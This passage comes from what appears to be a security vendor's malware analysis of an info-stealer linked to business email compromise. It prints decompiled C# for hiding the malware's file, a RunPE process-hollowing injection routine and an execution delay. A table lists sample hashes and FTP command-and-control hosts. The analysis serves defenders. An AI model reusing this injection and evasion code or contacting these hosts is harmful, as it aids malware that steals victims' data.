
- Hide files – it may also hide itself by changing its file attributes.



```
public void HideFile()
{
  try
  {
    System.IO.File.SetAttributes(Assembly.GetCallingAssembly().Location, FileAttributes.Hidden);
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
}
```

Figure 13. Hiding the malware


- Inject code – enables the malware to run inside a legitimate process, once more for evasion



```
if (IntPtr.Size == 4)
{
  if (!RunPE.GetThreadContext(processInformation.ThreadHandle, context))
    throw new Exception();
}
else if (!RunPE.Wow64GetThreadContext(processInformation.ThreadHandle, context))
  throw new Exception();
int num2 = context[41];
int buffer1;
int num3;
if (!RunPE.ReadProcessMemory(processInformation.ProcessHandle, checked (num2 + 8), ref buffer1, 4, ref num3))
  throw new Exception();
if (address == buffer1 && RunPE.NtUnmapViewOfSection(processInformation.ProcessHandle, buffer1) != 0)
  throw new Exception();
int length1 = BitConverter.ToInt32(data, checked (num1 + 80));
int bufferSize = BitConverter.ToInt32(data, checked (num1 + 84));
int baseAddress1 = RunPE.VirtualAllocEx(processInformation.ProcessHandle, address, length1, 12288, 64);
bool flag2;
if (!compatible && baseAddress1 == 0)
{
  flag2 = true;
  baseAddress1 = RunPE.VirtualAllocEx(processInformation.ProcessHandle, 0, length1, 12288, 64);
}
if (baseAddress1 == 0)
  throw new Exception();
if (!RunPE.WriteProcessMemory(processInformation.ProcessHandle, baseAddress1, data, bufferSize, ref num3))
  throw new Exception();
int num4 = checked (num1 + 248);
int num5 = checked ((int) BitConverter.ToInt16(data, num1 + 6) - 1);
int num6 = 0;
```

Figure 14. RunPE module

- Execution delay – another evasion technique



```
if (MainModule.StealerSettings.ExecutionDelay)
  Thread.Sleep(60000);
```

Figure 15. Execution delay

Sample Information

SHA1	MD5	C&C
f71a4a8624551c0a4b3e8e94afb6b84e3ee3259e	eb6313b8992afb97ca7a4d12b8cf36c9	ftp://ftp.sg-storck.tk
43ee3cf353d1e0ac2e0e19f129134900cbffe7af	2c21b60befd8614bd68650f32f1482b1	ftp://ftp.benfoods.tk
7d38c0086d3fc616c699f7a236c523609c45c58b	165cf0b9f06e373e0d520f2a8a09c69d	ftp://ftp.perfectmachine-com.tk
6aed7db3471432ceed12e545b1712584bf4c3619	dfe920aef9026078e56345cea2a57528	ftp://ftp.materdeiconsult.com.ng
c52f4488a5f6a377fb58f527939a4f72590884e2	f6b62879d22b8e06920896e33bb2063d	ftp://ftp.perfectmachine-com.tk
2fa498897c74cc730348a5ad4a059049b119de8f	0c2241bb976fce7df8ffb4e42983ec35	ftp://ftp.partyemporium.co.za

More on Business Email Compromise

For more information regarding BECs and those we've covered in the past:

- Security 101: Business Email Compromise (BEC) Schemes
- From Cybercrime to Cyberspying: Using Limitless Keylogger and Predator Pain

For our own brand of solutions on how to protect against BECs:

- Battling Business Email Compromise Fraud: How Do You Start?

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003